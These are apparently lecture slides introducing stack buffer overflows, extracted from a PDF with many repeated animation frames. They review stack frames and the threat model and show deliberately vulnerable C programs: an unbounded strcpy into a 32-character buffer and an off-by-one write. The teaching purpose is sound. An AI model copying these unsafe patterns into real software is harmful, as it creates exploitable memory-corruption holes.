
```
→ 0: integer r(integer n) {  
  1:   if (n > 0) r(n - 1);  
  2:   return n;  
  3: }  
  
  4: void main(integer argc, strings argv) {  
  5:   r(4); // should return 4  
  6: }
```






# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
→2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```




# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```




# Recursion Example


```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```



# Recursion Example

```
0: integer r(integer n) {  
1:   if (n > 0) r(n - 1);  
2:   return n;  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   r(4); // should return 4  
6: }
```







# Review of Software Abstraction

1. Running programs exist in memory (RAM)
2. Code is in process memory
  - CPU keeps track of current instruction in the IP register
3. Data memory is structured as a stack of frames
  - Each function invocation adds a frame to the stack
  - Each frame contains
    - Local variables that are in scope
    - Saved IP to return to

# Fun Fact

What is a [stack overflow](#)?

# Fun Fact

What is a [stack overflow](#)?

Memory is finite

- If recursion goes too deep, memory is exhausted
- Program crashes
- Called a stack overflow

# Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

# Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from several factors

- Low-level languages are not memory-safe
- Control information is stored inline with user data on the stack

# Threat Model

**Attacker's goal:**

take control of program control flow  
- thus inherit the capabilities of the principal

**System's goal:**

maintain control flow integrity

**Attacker's capability: submit arbitrary input to the program**

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

# Threat Model

Attacker's goal:

- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System's goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully


Attacker's capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.


## Physical Memory



## Virtual Memory Process 1



## Virtual Memory Process 2





```
void dowork(char *str) {  
    char buf[60];  
    strcpy(buf, str);  
    buf[60] = 0;  
    printf("%s\n", buf);  
}
```

buf[0...59]

size of the buffer

Goal is to attack  
a program like this one.  
(2 common errors)

off-by-1 error

```
void main(int argc, char* argv[]) {  
    if (argc != 2) {  
        printf("Need an arg");  
        exit(1);  
    }  
  
    dowork(argv[1]);  
}
```

If

# A Vulnerable Program

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
5: {  
6:   for (; argc > 0; argc = argc - 1) {  
7:     print(argv[argc]);  
8:   }  
}
```

# A Vulnerable Program

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
   {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

Copy the given string s into the new buffer

Print the buffer to the console

↑ for every command line argument

# A Vulnerable Program

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
5: {  
6:   for (; argc > 0; argc = argc - 1) {  
7:     print(argv[argc]);  
8:   }  
}
```

```
$ ./print Hello World  
World  
Hello  
$ ./print arg1 arg2 arg3  
arg3  
arg2  
arg1
```


# Review of how a program calls a function

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
5: {  
6:   for (; argc > 0; argc = argc - 1) {  
7:     print(argv[argc]);  
8:   }  
}
```



# Review of how a program calls a function


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv)  
5: {  
6:   for (; argc > 0; argc = argc - 1) {  
7:     print(argv[argc]);  
8:   }  
}
```



# A Normal Example


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP



# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```






# A Normal Example


IP →

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# A Normal Example

What if the data in string s is longer than 32 characters?

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
